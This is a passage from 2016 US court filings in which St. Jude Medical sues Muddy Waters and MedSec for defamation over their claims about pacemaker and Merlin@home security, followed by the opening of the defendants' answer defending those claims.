sources claims to have begun researching various medical devices made by several manufacturers. At some point, the strategy singled out St. Jude and turned toward making money as MedSec was formed. MedSec claims to have brought its “research”—not to St. Jude or even the FDA or U.S. Department of Homeland Security—but directly to Muddy Waters for the purpose of monetizing their claimed work with a hoped-for payday in the stock market. In July 2016, Bone became “CEO” and furthered the conspiracy and has, as shown below, furthered the plan jointly with Muddy Waters to profit from false and misleading information.

45. On August 25, 2016, Muddy Waters disseminated to media channels a document detailing what it claimed were security deficiencies in St. Jude’s CRM Devices and Remote Transmitters, including cardiac pacemakers (the “Muddy Waters Report”) expressly based on the work of MedSec. That morning, Block appeared on Bloomberg TV to promote the Muddy Waters Report and Muddy Waters’s short position in St. Jude’s stock. Block told viewers that St. Jude’s devices’ “communication protocol has been compromised” amounting to “low hanging fruit for attackers to exploit.”

46. Leaked minutes before Block’s Bloomberg appearance, the Muddy Waters Report, based on MedSec’s work, admits that Defendants expressly chose not to follow “standard practice” by contacting St. Jude about their supposed findings. Nevertheless, the document claims St. Jude’s CRM Devices pose “unnecessary health risks” and should be “recalled” because they face “cyber attacks” that would “crash” them, “battery drain” them and cause “pacing at a potentially dangerous rate.” Moreover, the Muddy Waters Report said, these and “numerous other types of attacks” purportedly “can be executed on a very large scale” courtesy of “keys to the castle” that St. Jude “literally distributed” by “the hundreds of thousands” by way of its Remote Transmitters. According to Defendants, these “keys to the castle” are “readily available on Ebay” to hackers

who, like Muddy Waters, need “no background in cybersecurity . . . to enable these attacks” because St. Jude’s devices “are in fact compromised.”

47. It was no secret that Muddy Waters and MedSec had teamed up and would share profits if shares of St. Jude’s stock *sank*. By day’s end on August 25, 2016, there were dozens of strident media pronouncements about the Muddy Waters Report, major financial outlets and Minnesota media among them (for example, *St. Jude stock tumbles as report questions company's cybersecurity*, Minneapolis Star Tribune). By the next day, on August 26, 2016, media coverage of the Muddy Waters Report was mounting (e.g., *FDA joins investigation into security of St. Jude medical devices*, Minneapolis Star Tribune). The extreme and irresponsible language from both the Muddy Waters Report and its authors alike echoed through the blogosphere, just as Defendants planned.

48. On the afternoon of August 26, 2016, Bone appeared on CNBC to promote MedSec’s investigation and conclusions set forth in the Muddy Waters Report. Bone told viewers there was a “complete absence of any security protections whatsoever in St. Jude Medical equipment” “across the whole ecosystem of their devices.” She also claimed that “we can, remotely, cause these implants to cease to function.” When asked about MedSec’s financial alignment with Muddy Waters and their choice not to “go to the company [St. Jude],” Bone conceded that “standard operating procedures are to approach the manufacturer [St. Jude]” but that Defendants did not do so because, according to Bone, St. Jude supposedly has a “history of sweeping these issues under the carpet.” Defendants have repeatedly stated—falsely—that St. Jude long ignored “fundamental” “security issues” and “put patients at risk.” As Block put it, “Our assessment, as well as that of MedSec, is that for a number of years, in this area, St. Jude has been putting profit before patients.”

49. Dr. Hemal Nayak, a physician at the University of Chicago Medicine, is an advisor to MedSec and sits on its Board of Directors. On information and belief, Dr. Nayak obtained and provided some of these devices to MedSec. Dr. Nayak also prepared and signed a letter to support Muddy Waters and MedSec's short-sale scheme which, among other things, recommended that patients disconnect their remote monitors based upon the cybersecurity allegations contained in the MedSec report attached to the Muddy Waters press release. Dr. Nayak did not purport to compare the known benefits of remote monitoring with the claimed risks he recounted in his letter and did not subject his views to peer review. Dr. Nayak also used University of Chicago Medicine letterhead to distribute the letter without any disclaimer that the university was not supporting his views; a disclaimer appeared only later in a subsequent version of the Muddy Waters Report. MedSec has admitted it sought advice from no physician other than Dr. Nayak, its own board member. Given that MedSec purportedly brought its research to Muddy Waters in May 2016, Dr. Nayak does not explain, in his letter or elsewhere, why—if he had any legitimate patient safety concerns—he waited about three months to share his supposed concerns for patient safety—none of which he raised with St. Jude or, on information and belief, with the FDA, prior to a letter—addressed to Dr. Nayak's "patients and colleagues"—distributed by short-seller Muddy Waters to investors.

50. Dr. Nayak, like MedSec's Bone, has an admitted interest in the profits that may result from Muddy Waters's short sale transactions. Muddy Waters, MedSec, Carson Block, Justine Bone and Hemal Nayak are concerned only about profiting from the short-sale plays and not patient safety. Dr. Nayak has a conflict of interest in providing medical care and treatment regarding St. Jude devices in that he, as a director of MedSec, owes MedSec duties which give him a personal financial incentive and interest in maintaining support for MedSec's unfounded

positions. Indeed, Defendants collectively are willing to risk patient safety by recommending disconnecting remote monitoring equipment to advance their collective interest in earning substantial profits in the stock market.

51. It was clear that if Defendants had “go[ne] to the company,” as the CNBC interviewer suggested, Defendants’ plan would crumble (just as their assertions have now begun to when subjected to scrutiny). Only driving down the stock price by defaming CRM Devices with market-bombshell scare tactics could make the short-positioned Defendants richer—with the very unfortunate (and despicable) concomitant result of fueling significant concern and fear in patients and their families.

52. The day after Defendants’ media blitz to depress the price of St. Jude’s stock, St. Jude categorically and emphatically denied the findings and conclusions in the Muddy Waters Report. The FDA *contradicted* Defendants’ medical advice to St. Jude device recipients, recommending patients *not* unplug remote monitoring at this time. In the face of this rebuke and that of other concerned physicians, Dr. Nayak did not retract his purported medical advice and the other Defendants remarkably continued their campaign of fear and continued their intentional or reckless disregard for patients. Facing potentially mammoth losses, Muddy Waters instead released another report on August 29, doubling down on its false and misleading statements, this one entitled “STJ: Still Not Secure” (the “Second MW Report”). This time, Defendants claimed that “the hundreds of thousands of” St. Jude device recipients “who sleep near their” remote monitoring technology for their cardiac implants “would obviously be vulnerable to a large-scale attack.”

53. On top of Defendants' latest round of wild accusations aimed at heart patients, Defendants claimed they possessed additional information about St. Jude's device technology that did not appear in the Muddy Waters Report or the Second MW Report.

54. The same day Defendants released the Second MW Report, they publicly posted a video, purportedly of a St. Jude device, on the website vimeo.com. According to Defendants, the video showed their "crash attack on a [St. Jude] pacemaker," evidenced by "red error messages," which sends St. Jude pacemakers "into a state of malfunction" that was "likely" to cause a doctor to "explant" the device. The clear implication: Defendants' "attack" was intended to be so devastating that heart patients would be prompted to undergo surgery to remove pacemakers (and perhaps other cardiac devices) made by St. Jude from their bodies.

55. Muddy Waters posted the video—supposedly the product of months of investigation by MedSec—at approximately 9:45 a.m. EST on August 29, 2016.

The Scheme Starts to Unravel

56. Roughly 24 hours after the August 29 video was posted publicly, on the morning of August 30, 2016, a team of University of Michigan researchers—whose work the Muddy Waters Report purported to invoke—debunked it, concluding that the Muddy Waters Report and Defendants' purported "crash attack" video had "major flaws" because "the evidence does not support their conclusions." According to the University of Michigan researchers, MedSec had not caused any "crash" or malfunction.

57. No surgery would have been required as the device appears to have been functioning. Defendants' claims to the contrary were fiction, and Defendants' video a completely bogus and inappropriate attempt to scare patients.

58. One of the University of Michigan researchers dismissed fears over the “error messages” from Defendants’ so-called attack and explained that “we believe the pacemaker is acting correctly.” The researcher observed that “to the armchair engineer it may look startling, but to a clinician it just means you didn’t plug it in. In layman’s terms, it’s like claiming that hackers took over your computer, but then later discovering that you simply forgot to plug in your keyboard.”

59. In sum, the University of Michigan researchers said they “reproduced [Defendants’] experiments that led to the allegations and came to strikingly different conclusions.” Referring to Defendants, one researcher cautioned that “claiming the sky is falling is unproductive. Health care cybersecurity is about safety and risk management, and patients who are prescribed a medical device are far safer with the device than without it.”

60. The University of Michigan researchers’ conclusions echoed the FDA’s rejection of Defendants’ findings that users of CRM Devices and Remote Transmitters should “unplug” or “explant” them. In response to the Muddy Waters Report, the FDA advised that at this time “patients should continue to use their devices as instructed and not change any implanted device” and that “if a patient has a question or concern they should talk with their doctor.”

61. St. Jude also reviewed the findings and conclusions of the Muddy Waters Report, the Second MW Report and the media statements of Block and Bone. St. Jude concluded that Defendants’ statements and communications about St. Jude’s device technology are untrue, misleading and irresponsible. St. Jude publicly stated that its long and robust history of working with “third-party experts, researchers, government agencies and regulators in cybersecurity to develop appropriate safeguards” for its devices includes “regular risk assessments based on FDA guidance,” “penetration tests” performed by “external experts” and collaborations with

“governmental organizations to gain insight on recent trends.” Defendants layered false statements, false innuendo and false implication onto dozens of issues relating to St. Jude’s device security, just to try to “cash in.” Defendants fully intended, anticipated and relied upon the hundreds of re-publications of their defamatory statements that have occurred in the media and throughout cyberspace.

62. Defendants’ conduct is a complete departure from the basic premise and rationales for responsible security investigation and, if necessary, disclosure. The well-accepted basis for coordinated disclosure is that investigating potential vulnerabilities takes time and expertise, including the special expertise that manufacturers have regarding their products with knowledge of the actual design and implementation of cybersecurity controls, and how they operate in the real world and not in controlled laboratory conditions. It is counterproductive at best and dangerous to consumers and patients at worst to disclose potential or claimed vulnerabilities in the absence of coordination with manufacturers and/or regulators because such claimed vulnerabilities may be invalid for one or more reasons—as is the case here—creating wholly unnecessary confusion and potential harm. Where legitimately raised potential vulnerabilities are properly investigated, analyzed and confirmed through proper methods and risk assessment as warranting remediation, then disclosures without coordination and without development of a planned “fix” exposes consumers and patients to potential malicious attacks while an update or “fix” is being developed.

63. From a public-health perspective, the FDA’s head of medical device cybersecurity stated that Defendants’ “type of disclosure we would not consider to be favorable to improving or strengthening the medical device ecosystem.”

64. Scientifically speaking, as the third-party researchers at Virta Laboratories, a private cybersecurity firm specializing in hospital cybersecurity (“Virta Labs”), co-founded by a

highly respected researcher at the University of Michigan, concluded of the Muddy Waters Report and Defendants' ensuing statements, "Does the report or follow-up material meet an appropriate evidentiary standard? *No.*"

The False, Misleading, and Defamatory Statements of Defendants

65. Defendants' defamatory statements as to St. Jude devices are far reaching but strike chiefly at three areas. They defame the batteries and telemetry circuitry in St. Jude's CRM Devices as vulnerable to a "drain" attack. They defame the St. Jude CRM Devices as susceptible to a "crash attack" rendering them useless. And they defame the security St. Jude places all around its CRM Devices and systems by claiming St. Jude has done nothing to address cybersecurity and defames the St. Jude brand in attacking wholesale all CRM Devices, the Merlin@home system and Merlin.net.

66. Defendants' statements in these areas are false outright and/or create a false implication that St. Jude's CRM Devices are unsafe and that St. Jude has done nothing to address cybersecurity issues in CRM Devices and the related remote monitoring systems.

67. St. Jude fully expects Defendants to continue their scheme by making further false and misleading statements in hopes of adversely affecting St. Jude's stock price for their gain in disregard for the patients who depend on CRM Devices. Defendants' feigned patient concerns are nothing but a way to divert attention from their scheme to profit.

The False Battery Depletion Scare

68. Defendants repeatedly assert that they could remotely deplete a CRM Device's battery life from a distance of up to 50 feet away, by sending a continuous barrage of RF signals, in a matter of hours or a few days.

69. Those statements concerning the tests performed by MedSec are false and misleading because Defendants omit, among other things, that the tests were not representative of real world conditions and did not account for the significant differences in tests performed on devices on a lab bench versus conditions simulating an implanted CRM Device; that safety features are present to protect patients implanted with certain devices against such an attack; and that the attack that MedSec purported to have conducted could not occur in real world conditions with an implanted CRM Device. In short, Defendants' purported battery depletion scare is reckless and irresponsible.

70. Defendants thereby intentionally omitted statements concerning issues about battery security in order to create a false and misleading picture about the vulnerability of St. Jude's CRM Devices to purported battery depletion attacks.

The False Device "Crash"

71. Defendants have repeatedly claimed that they could remotely crash or install malicious software into devices, resulting in a loss of wireless connectivity and the CRM Devices being "bricked"—*in other words, no longer providing therapy to heart patients.*

72. Those statements are false and misleading because the so-called crash scenarios presented by Defendants was not a "crash" at all. The so-called security flaw was, in fact, a design feature. Defendants claimed to have set off red warning lights and rendered a CRM device useless when in fact it was working as designed and providing continued therapy: a "lockout" feature had simply stopped Defendants in their tracks.

73. Although Defendants claimed that after purportedly "crashing" the CRM Devices, it was "impossible to tell whether, and how" the CRM Devices "are functioning," as St. Jude has emphasized and demonstrated, that claim is false, too.

74. “In fact,” as confirmed by Virta Labs, “it is possible to test whether the sensing and pacing functions—which we would argue are the most essential clinical functions—are working.” Virta Labs cited a publicly available website that shows how, and any credible researcher would have been able to test the clinical functions under the so-called crash attack Defendants attempted. Defendants, however, knowingly promoted the false view that the device had become disabled.

75. Thus, Defendants intentionally omitted statements and established testing protocols in order to create a false and misleading picture about the vulnerability of St. Jude’s CRM Devices to so-called crash attacks.

The False Picture of St. Jude’s Device and System Security

76. Defendants paint their false picture of St. Jude’s devices with strident accusations about the severity of risks, with common reference to, for example, a “large-scale attack.”

77. These claims are false and misleading. Defendants’ false implication, however, is clear: St. Jude’s devices are broadly at significant risk of imminent cyber attack. St. Jude has demonstrated that this is patently false, and, as Virta Labs further observed, “[t]he Muddy Waters report does not provide enough evidence to support the claim that an attacker could simultaneously control many implants, although it speculates with respect to ‘large-scale’ attacks.” “In our opinion,” Virta Labs concluded, the Muddy Waters Report “regrettably engages in fearmongering when it claims that ‘large-scale’ attacks are a plausible outcome of the vulnerabilities they report.” Indeed, St. Jude has never received a report of a purported security compromise of St. Jude’s CRM Devices or related remote monitoring as to a patient in any of the ways Defendants claim.

78. Defendants intentionally constructed their false implication about St. Jude’s devices using nonspecific claims unsupported by any evidence, even though, pursuant to industry standards, Defendants’ researchers could have gained St. Jude’s cooperation—directly and/or

through governmental or other channels—to investigate their theories. Hiding behind the claim that testing a wide-scale attack would be illegal, they omitted the key information that would have allowed an ethical security researcher to investigate such a claim. Defendants knew, however, that they lacked any material evidentiary basis or proof for stating the devices were subject to a large-scale remote attack.

79. While Defendants claim St. Jude’s devices made from off-the-shelf hardware are insecure for this reason, Defendants’ outdated position endorses the thoroughly discredited notion of “security through obscurity.” What Defendants described as a flaw, they knew to be common and accepted practice.

80. Indeed, non-proprietary hardware is common in medical devices industry-wide.

81. Defendants’ various false and misleading statements have, as they intended, been repeated and chronicled in hundreds of media reports. In furtherance of their scheme, Defendants coordinated a campaign of misleading and false statements, as illustrated below.

82. It began August 25, 2016. Block appeared on Bloomberg TV, claiming St. Jude’s devices’ “communication protocol has been compromised” and were effectively “low hanging fruit for attackers to exploit.” Block made many other similar statements just as false and defamatory in media interviews and elsewhere.

83. Block’s statements are defamatory and false. As discussed above, St. Jude and independent analysts determined that St. Jude’s device technology was not compromised and that Block’s statements were demonstrably incorrect.

84. Defendants’ statements or implications purportedly identifying vulnerabilities applicable to all Merlin@home units are false and misleading. St. Jude made multiple

improvements since 2013 that prevent the types of attacks described by Defendants. St. Jude has an ongoing program to replace older units to further enhance security.

85. Also on August 25, 2016, Muddy Waters stated in the Muddy Waters Report that St. Jude's devices pose "unnecessary health risks"; should be "recalled"; were facing "cyber attacks" that would "crash" them, "battery drain" them and cause "pacing at a potentially dangerous rate"; that these and "numerous other types of attacks" purportedly "can be executed on a very large scale"; that St. Jude "literally distributed" by "the hundreds of thousands" of invitations to hackers in the form of "keys to the castle"; and that the "keys to the castle" are "readily available on Ebay" to hackers who need "no background in cybersecurity" to attack St. Jude devices that are "in fact compromised."

86. Defendants' statements are false and misleading:

- a. There were no "unnecessary health risks." The rigorous FDA approval process, the FDA advice for device users and the conclusions of independent researchers and St. Jude debunked this accusation.
- b. Claiming CRM Devices should be "recalled" creates the false implication that the devices are so unsafe that patients should discontinue use of remote monitoring or are better off having them removed via surgery. The FDA, independent researchers and St. Jude demonstrated its falsity.
- c. There was no "crash" of a St. Jude CRM Device. This claim was fiction and despite the purported rigor of MedSec's analysis and Muddy Waters's staff-attempted video demonstration, was debunked in a matter of hours by the University of Michigan. St. Jude also examined the video separately

and confirmed the false and misleading demonstration in Defendants' video.

- d. The red warning lights that MedSec claimed proved that it had induced a "crash" of the CRM Devices only indicated that the electrical leads of the device were not connected to human heart tissue—or to anything else—as they are when implanted in a patient. Defendants simply misrepresented a basic feature of the device, not a security flaw, and intentionally omitted an explanation of *proper* testing, which employs connected leads (or recognizes the effect of their absence). Startlingly, despite a presumed deep familiarity with academic and clinical standards, including peer-reviewing protocol, Dr. Nayak deliberately *ignored all of it* in order to help prop up Defendants' false findings. Dr. Nayak's letter also furthered Defendants' scheme to put St. Jude at a competitive disadvantage by urging prospective CRM Device recipients to consider the purported flaws in St. Jude's devices when discussing with their own doctors whether to get a CRM Device.
- e. MedSec's claim (presented in a screenshot) that it had caused a CRM Device to operate at an excessively fast rate was flatly contradicted by the 40 beats per minute reading on the screen. Defendants misrepresented the performance of the device. Dr. Nayak, in particular, as a board certified electrophysiologist who purportedly vetted Defendants' experiments, had to have known from what is obvious that the leads were not connected and that the pacing was not excessive.

- f. In contrast, Dr. Thomas Crawford, a University of Michigan professor of internal medicine, a cardiologist and a clinical electrophysiologist, stated publicly that, "[g]iven the significant benefits from remote monitoring, patients should continue to use their prescribed cardiac devices while independent researchers investigate the claims made by MedSec and their financial partner Muddy Waters Capital LLC."
- g. Dr. Crawford's statement contradicted Dr. Nayak's recommendation. The FDA has, as noted above, also agreed that patients should not discontinue using their remote monitoring devices.
- h. MedSec claimed that it had caused a pacemaker to stop operating because MedSec was unable to detect activity in the pacemaker using a St. Jude programming device. However, MedSec's transmission of radio waves during its purported hack attack had caused the pacemaker they appear to have used to lock out their transmissions—a feature of the design that effectively blocked MedSec's efforts while allowing the pacemaker to continue to function. In their purported test, Defendants misrepresented a pacemaker design feature which protects battery life and enhances battery longevity—another security feature—as if it were evidence of a fatal flaw.
- i. Other safeguards in CRM Devices can cause them to revert to a "Safe Mode," under certain circumstances, including when battery life drops below certain levels. The "Safe Mode" causes the CRM Devices to revert to default hardware settings as a further protection against, among other things, low battery life.

- j. Defendants also either recklessly or intentionally failed to disclose in describing their testing that it would take hundreds of hours of continuous hacking of the device to discharge a new battery to a threshold level. In addition, Defendants failed to test in conditions representative of those when a device is actually implanted (and not just being tested outside the body) and misrepresented their results as if they applied to all devices in real-world settings. In any event, the CRM Devices at issue are designed to trigger a vibratory or auditory alert for the patient indicating a low battery and doctors can also monitor battery life through remote monitoring and in person office visits. The patient alert is typically triggered when there are still months of use before the battery can no longer operate the CRM Device. Accordingly, there is no credible threat that the device will stop operating and harm the patient due to battery depletion as Defendants misrepresented.
- k. MedSec offers no factual basis for plausible or realistic risk of “large scale attacks.” MedSec attempted to hack only one CRM Device at a time and provided no evidence, much less sufficient evidence, that a large number of CRM Devices could be hacked through the Internet or any other means. St. Jude has also provided updates and other submissions to the FDA and other regulatory authorities about the security of its CRM Devices and related remote monitoring devices. Defendants had no factual basis for their statements and misrepresented the supposed risk of large scale attack.

87. On August 26, 2016, Bone appeared on CNBC and took the scheme still further, claiming that there was a “complete absence of any security protections whatsoever in St. Jude Medical equipment.”

88. This blatant falsehood (repeated in multiple other interviews and media) is part and parcel of the scheme to affect St. Jude’s stock price. Among other things, as explained above, MedSec attempted to crash St. Jude’s CRM Devices but was unable to do so as a result of various safeguards and inherent design features. Bone intentionally or recklessly misrepresented St. Jude’s security steps in its devices and its history regarding cybersecurity which, as detailed throughout this complaint, are numerous and ongoing.

89. Bone also said on CNBC that Defendants chose not to “go to the company [St. Jude]” because, she claimed, St. Jude has a “history of sweeping these issues under the carpet.” Defendants made multiple similar if not identical statements.

90. These statements and their implication are demonstrably false.

- a. For example, since 2009, St. Jude’s technologies have been certified annually by a third party expert.
- b. In another illustration, officials at the U.S. Department of Homeland Security (“DHS”) approached St. Jude in 2014 on behalf of private security researchers examining St. Jude’s products. St. Jude promptly responded and cooperated with the investigation, and DHS took no action.
- c. St. Jude’s track record is the opposite of what Bone stated in furtherance of the scheme to profit from their misconduct and false statements. As discussed above, St. Jude’s cybersecurity efforts are robust, effective and ongoing.

91. On August 29, 2016, Defendants released the Second MW Report, claiming that “the hundreds of thousands of” users of St. Jude’s devices are “obviously . . . vulnerable to a large-scale attack.”

92. As explained above, this statement (and others) and their implication are demonstrably false and categorically irresponsible. Defendants had no factual basis for their statements.

93. As part of their scheme to drive down the price of St. Jude stock and reap profits from short sales of St. Jude stock, Defendants spoke and printed numerous other such statements which are similar in kind, tone, import, effect and implication, all with a common goal of cashing in. Such statements or factual implications are similarly false and baseless.

COUNT I – DEFAMATION

Defamation By Implication

94. St. Jude re-alleges and incorporates by reference paragraphs 1 through 93 as if fully set forth herein.

95. As set forth above, Defendants have, through their statements about the purported safety problems with St. Jude’s medical devices, publicly stated or implied that St. Jude’s products are insecure and dangerous, and that St. Jude has routinely ignored these concerns in the past out of greed, laziness, inattention, or incompetence.

96. As set forth in detail above, these implied statements of fact are demonstrably false and misleading.

97. Defendants have made these statements and implications by the selection and juxtaposition of true statements so as to imply a defamatory connection between them, as well as by omitting facts that would have dispelled the defamatory implication and revealed the truth.

98. Defendants intended to make these defamatory implications and to cause the expected and intended repetition of them on a wide scale in order that each of them together and individually would profit from Muddy Waters's admitted short positions in St. Jude's stock, and did so either knowing that they were false, or in reckless disregard of their truth or falsity.

99. These implied statements of fact have harmed and will harm or threaten to harm St. Jude in its business or trade of cardiac medical devices, and so are defamatory *per se*. Because Defendants' false and misleading statements are defamatory *per se*, damages are presumed.

Defamation

100. As set forth above, Defendants have made numerous demonstrably false statements of fact concerning St. Jude and its medical device technology products concerning purported security shortfalls. Defendants also intended and expected the repetition of them on a wide scale.

101. Defendants made these statements either knowing that they were false, or in reckless disregard of their truth or falsity, in order that each of them could profit from Muddy Waters's admitted short positions in St. Jude's stock.

102. These statements of fact have harmed, will harm or threaten to harm St. Jude in its business or trade of cardiac medical devices, and so are defamatory *per se*. Because Defendants' false and misleading statements are defamatory *per se*, damages are presumed.

COUNT II – LANHAM ACT – 15 U.S.C. § 1125

103. St. Jude re-alleges and incorporates by reference paragraphs 1 through 93 as if fully set forth herein.

104. As set forth above, Defendants have made, both directly and by implication, numerous false statements concerning St. Jude's medical device technology products and St. Jude's conduct of their cardiac medical device businesses.

105. These statements were made for the purpose of promoting Defendants’ business and plan to short St. Jude stock and to advertise Defendants’ services and solicit customers for their respective businesses, including MedSec’s self-proclaimed one-of-a-kind “vulnerability researchers” with a stated goal of recovering startup costs and Muddy Waters’s self-styled “pioneer” approach to “research product.”

106. Defendants’ statements were made in an effort to damage St. Jude’s standing and business compared to its competitors. These statements were also made in order to further a coordinated campaign to raise their public profile and to promote their investment and cyber-security research and services.

107. These false statements about St. Jude’s medical device technology have deceived, have the potential to deceive, were intended to deceive or will deceive, those who hear or read them, including patients, doctors, and investors, into believing that St. Jude’s devices are deeply insecure and affirmatively dangerous; and into believing that St. Jude put “profits ahead of patients.”

108. This deception was intended to affect St. Jude’s stock price and influence patients and doctors’ purchasing decisions, all of which may be expected to lead them to avoid St. Jude’s products in favor of those made by St. Jude’s competitors.

109. St. Jude is or will likely be substantially injured as a result of these false statements including, among other things, loss of goodwill. This harm and risk of future harm is ongoing.

COUNT III - DECEPTIVE TRADE PRACTICES ACT – MINN. STAT. § 325D.44

110. St. Jude re-alleges and incorporates by reference paragraphs 1 through 93 as if fully set forth herein.

111. As set forth above, in the course of conducting their business and advertising their services, Defendants have, both directly and by implication, made false and misleading representations of fact that disparage St. Jude's medical device technology, services, and the conduct of their businesses.

112. Defendants have made these representations knowing them to be false and misleading in order that each of them could profit from Muddy Waters's admitted short positions in St. Jude's stock.

113. As a result of these false and misleading representations, Defendants have been unjustly enriched and St. Jude has been harmed and is likely to be harmed including by, among other things, loss of goodwill.

COUNT IV – CIVIL CONSPIRACY

114. St. Jude re-alleges and incorporates by reference paragraphs 1 through 93 as if fully set forth herein.

115. In concert with taking a short position in St. Jude's stock, Defendants reached an agreement to defame and disparage St. Jude and its products in order to drive down the stock price and capture ill-gotten profits and deprive St. Jude of goodwill and cause additional costs and expenses.

116. Defendants took concerted action in furtherance of these unlawful ends. Defendants have engaged in a coordinated smear campaign across a variety of media in order to impugn the safety and security of St. Jude's medical devices. As discussed above, Defendants' actions and statements amounted to defamation, false advertising, and deceptive and unfair trade practices.

117. Defendants' conspiracy has adversely and improperly affected St. Jude's stock price, unjustly enriched Defendants, and harmed St. Jude through defamation per se, defamation

by implication and violations of federal law for which St. Jude is entitled to damages, equitable relief and disgorgement of profits made by Defendants.

PRAYER FOR RELIEF

WHEREFORE, St. Jude respectfully requests that the Court enter judgment as follows:

1. Judgment in favor of St. Jude and against each of the Defendants.
2. Disgorgement of profits made by Defendants.
3. Award St. Jude appropriate equitable or injunctive relief.
4. Award St. Jude damages to be determined at trial.
5. Award St. Jude treble damages for violations of 15 U.S.C. § 1125.
6. Award St. Jude reasonable attorneys' fees and costs.
7. Any other relief this Court deems equitable and just.

Date: September 7, 2016

Daniel L. Ring*
Robert J. Kriss*
Joseph M. Snapper*
Mayer Brown LLP
71 S. Wacker Drive
Chicago, IL 60606
Phone: (312) 782-0600
dring@mayerbrown.com
rkriss@mayerbrown.com
jsnapper@mayerbrown.com

Rajesh De*
Mayer Brown LLP
1999 K Street, N.W.
Washington, DC 20006
Phone: (202) 263-3000
rde@mayerbrown.com

Of Counsel

* = *pro hac vice* to be filed

By: s/Michael V. Ciresi

Michael V. Ciresi (MN #0016949)
James C. Joslin (MN #0394815) (District
Admission Pending)
Heather M. McElroy (MN #034168X)
Ciresi Conlin LLP
225 S. 6th St., Suite 4600
Minneapolis, MN 55402
Phone: 612.361.8202
Email: MVC@CiresiConlin.com
JCJ@CiresiConlin.com
HMM@CiresiConlin.com

Attorneys for Plaintiff St. Jude Medical, Inc.

**IN THE UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF MINNESOTA**

St. Jude Medical, Inc.,
Plaintiff,

vs.

Muddy Waters Consulting LLC, Muddy
Waters Capital LLC, Carson C. Block,
MedSec Holdings Ltd., MedSec LLC,
Justine Bone and Dr. Hemal M. Nayak,
Defendants.

Case No. 0:16-cv-03002 (DWF/JSM)

DEFENDANTS' ANSWER AND
DEFENSES

Defendants Muddy Waters Consulting LLC,¹ Muddy Waters Capital LLC, Carson C. Block (collectively, "Muddy Waters"), MedSec Holdings Ltd., MedSec LLC, Justine Bone (collectively, "MedSec"), and Dr. Hemal M. Nayak answer Plaintiff's Complaint as follows:

INTRODUCTION AND OVERVIEW OF COMPLAINT AND ANSWER

This case presents fundamental issues of First Amendment freedoms. By filing the Complaint, Plaintiff seeks to punish and prevent vital discussions about significant risks to the lives and health of ordinary Americans. The health warnings at issue in this case involve truthful communications about matters of the highest public interest and concern.

As the Complaint alleges, Muddy Waters largely manages hedge funds through a short-seller driven investment strategy. Complaint ¶ 5 [Dkt. 1]. More importantly, as this Answer discusses, Muddy Waters identifies and sells short securities of companies that are engaged in, among other things, unsafe business practices. Answer, *infra* ¶ 5. Muddy Waters' research, which it provides for free, has helped regulators with at least nine investigations of public companies, resulting in four de-listings from national stock exchanges, recovery of tens of millions of dollars in fines from public companies, and more than \$100 million in payment to investors. *Id.* In 2012, Muddy Waters received the Financial Times' "Boldness in Business

¹ No entity named "Muddy Waters Consulting LLC" exists.

Award,” and in 2011, Bloomberg BusinessWeek named Defendant Block “One of the 50 Most Influential in Global Finance.” *Id.*

In August 2016, Muddy Waters tackled the issue of cybersecurity—to which it believes American companies have paid too little attention, despite routine reports of cyberwarfare and data security breaches. Answer, *infra* ¶ 44. Muddy Waters published the two reports at the heart of this lawsuit based on research conducted by Defendant MedSec, which revealed security vulnerabilities in certain implantable cardiac devices, home remote transmitters (called the “Merlin@home”), and physician programmers that Plaintiff manufactures. Complaint ¶¶ 45, 52. As a result of this research, Defendant Dr. Nayak, a University of Chicago cardiac electrophysiologist and MedSec board member, advised his patients to disable their Merlin@homes for their safety. *Id.* ¶ 49.

In response, Plaintiff filed this lawsuit, alleging Defendants conspired to defame it. Complaint ¶¶ 114-17. In fact, the reports conveyed and provided credible bases for Defendants’ opinions that certain of Plaintiff’s devices lack sufficient cybersecurity protections. After Plaintiff filed its lawsuit, security consulting firm Bishop Fox, which put together a team of outside, well-recognized cybersecurity experts, opined the devices Defendants tested have “serious security vulnerabilities.” Answer, *infra* ¶ 61. See Exhibit A ¶ 10 (copy of report).² Bishop Fox concluded hackers can seize control of the Merlin@home devices and use them to change therapeutic settings on patients’ devices, a finding that directly contradicts Plaintiff’s allegations that “changes to therapeutic parameter settings on patients’ devices require use of the in-clinic programming device” and can be made “only by... the patient’s physician.” Complaint ¶ 42. Answer, *infra* ¶ 42. Bishop Fox also concluded the Merlin@homes can be manipulated to deliver a T-wave shock to a patient (a shock that induces cardiac arrest), stop providing any

² Although a full copy of the report is attached to this Answer, portions of the report have been redacted to protect patient safety. Defendants continue to hope Plaintiff will take steps to remediate the security deficiencies in its devices, but they will disclose the remainder of the report if and when they determine it is necessary to defend themselves.

therapy at all, rapidly deplete implanted device batteries, and disable certain communication functionalities. Answer, *infra* ¶ 65.

Plaintiff suggests Defendants are willing to risk patient safety for profits. Complaint ¶ 50. Yet Plaintiff this month admitted it was aware as early as 2014 that about 350,000 of its devices may have defects that cause rapid battery depletion—even death, in two cases—but waited until October 11, 2016, to inform patients and physicians. Answer, *infra* ¶ 86(j). In that disclosure, Plaintiff also admitted that alerts designed to notify patients and physicians of a low battery are not a failsafe—even though the Complaint points to the alert to support Plaintiff’s claim there is “no credible threat” a device will not work if a hacker depletes its battery. Complaint ¶ 86(j). Answer, *infra* ¶ 86(j).

As this Answer explains, Plaintiff’s lawsuit lacks merit, and the devices at issue have significant security vulnerabilities. Defendants’ opinions were well-founded, addressed issues of significant public interest and concern, and were protected and privileged by the First Amendment.

ANSWER TO COMPLAINT ALLEGATIONS

Defendants deny the allegations in the Complaint except as specifically admitted, qualified, or explained below.

COMPLAINT

The allegations in the introductory paragraph state legal conclusions to which no response is required. To the extent a response is required, Defendants deny the allegations in the introductory paragraph.

NATURE OF THE ACTION

1. Defendants deny the allegations in paragraph 1.
2. Defendants deny the allegations in paragraph 2.
3. Answering the allegations in the first sentence of paragraph 3, Defendants deny that the sentence fully and accurately characterizes or quotes the Muddy Waters report published

August 25, 2016 (“Muddy Waters Report”) and on that basis, deny those allegations.

Defendants otherwise deny the allegations in the first sentence of paragraph 3. Answering the allegations in the second sentence of paragraph 3, Defendants admit that funds managed by Muddy Waters Capital LLC sold short Plaintiff’s stock, but otherwise deny the allegations in the second sentence of paragraph 3. Defendants deny the remaining allegations in paragraph 3.

PARTIES

St. Jude

4. Answering the allegations in paragraph 4, Defendants admit that Plaintiff St. Jude Medical, Inc. (“St. Jude”) is a medical device company that manufactures cardiac rhythm management (“CRM”) medical devices. Defendants lack sufficient information to form a belief as to the truth or falsity of the remaining allegations in paragraph 4 and on that basis deny them.

